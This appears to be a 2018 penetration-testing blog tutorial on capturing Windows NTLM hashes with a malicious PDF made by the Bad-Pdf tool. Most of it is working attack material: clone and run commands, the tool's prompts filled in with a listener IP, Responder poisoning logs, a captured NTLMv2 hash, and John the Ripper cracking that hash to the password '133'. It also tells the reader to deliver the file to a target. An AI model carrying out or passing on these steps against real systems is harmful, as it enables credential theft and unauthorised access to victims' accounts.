Capture NTLM Hashes using PDF (Bad-Pdf)


May 12, 2018 By Raj Chandel

Today we are demonstrating stealing NTLM hashes through a pdf file. We have already discussed the various methods to Capture NTLM Hashes in a Network in our previous article. Recently a new tool has launched “Bad-PDF” and in this article, we are sharing our experience.

Bad-PDF creates malicious PDF to steal NTLM(NTLMv1/NTLMv2) Hashes from windows machines, it utilizes vulnerability disclosed by checkpoint team to create the malicious PDF file. Bad-Pdf reads the NTLM hashes using Responder listener.

This method works for all PDF readers(Any version) and java scripts are not required for this attack, most of the EDR/Endpoint solution fail to detect this attack.

```
git clone https://github.com/deepzec/Bad-Pdf.git
cd Bad.Pdf
ls
chmod 777 badpadf.py
```




Now run the python file with the help of following command given below:

```
python badpdf.py
```


Then it will try to connect with Responder through its default path i.e. /user/bin /responder but in our case, the location of the responder is user/sbin/responder. After then it will ask your network IP, the name of the output file and interface name, submit this information as per your network.

```
root@kali:~/Desktop/Bad-Pdf# python badpdf.py

        ______                  __        _______  ______  `  ________
        |_    _ \                |  ]      |_    __ \|_    _ `.|_    __   |
          | |_) |  ,--.    .--.| | ______ | |__) | | | `. \ | |_ \_|
          |  __'. `'_\ : / /'`' ||______|| ___/  | |  | | |  _|
         _| |__) |// | |,| \__/  |        _| |_    _| |_.' /_| |_
        |_______/ '-;__/ '.__.;__]      |_____|  |______.'|_____|

        By DeepZec

        ==============================================================

Responder not found..
Please enter responder path (Default /usr/bin/responder):
/usr/sbin/responder
Please enter Bad-PDF host IP:
192.18.1.108
Please enter output file name:
bad.pdf
Please enter the interface name to listen(Default eth0):
eth0
[*] Starting Process.. [*]
Bad PDF bad.pdf created

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
```

Then it will create a malicious pdf file with name bad.pdf, now transfer this pdf file to your target.



So, when the victim will click our malicious file, his NTLM hash will be captured as shown in below image. Here you can observe username ‘raj’ along with its hash password. Now copy the hash value in a text document so that you can crack this hash value for retrieving the password.



```
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name wpad
Challenge 2: ae09cad3a6f5d444
Challenge 2: ae09cad3a6f5d444
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name DESKTOP-NC31QL3
[*] [NBT-NS] Poisoned answer sent to 192.168.1.104 for name DESKTOP-NC31QL3 (service: File
Server)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name DESKTOP-NC31QL3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name DESKTOP-NC31QL3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name DESKTOP-NC31QL3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
Challenge 2: e4a93d6d90e63f92
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
Challenge 2: e4a93d6d90e63f92
[HTTP] NTLMv2 Client   : 192.168.1.104
[HTTP] NTLMv2 Username : WIN-1GKSSJ7D2AE\raj
[HTTP] NTLMv2 Hash     : raj::WIN-1GKSSJ7D2AE:e4a93d6d90e63f92:93761BA93D6F90C07DAB989E6CFF
CBD3:01010000000000001D40C15BE6E9D301666DD82F7FBDB0830000000000200060053004D004200010016005
004D0042002D0054004F004F004C004B0049005400040012007300 6D0062002E006C006F00630061006C0003002
3007300650072007600650072003200300030033002E0073006D0062002E006C006F00630061006C0005001200
73006D0062002E006C006F00630061006C000800300030000000000000000100000000200000 5C782BBFA43B1B4
3DE50EE63E1B15B21FAE52BEDCA029F8C7A44F063588D5CD90A001000000000000000000000000000000000009
0012004800540054005 0002F0077007700061006400000000000000000000
[HTTP] WPAD (auth) file sent to 192.168.1.104
[*] [LLMNR]  Poisoned answer sent to 192.168.1.104 for name proxysrv
```

We have pasted the hash value in a text file and save it as “hash” on the desktop. Later we had used John the ripper for cracking the hash.

```
john hash
```

Awesome!!! We have retrieved **password: 133** for user: raj.

```
root@kali:~/Desktop# john hash
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
133              (raj)
1g 0:00:00:04 DONE 3/3 (2018-05-12 07:43) 0.2304g/s 243382p/s 243382c/s 243382C/s 133
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```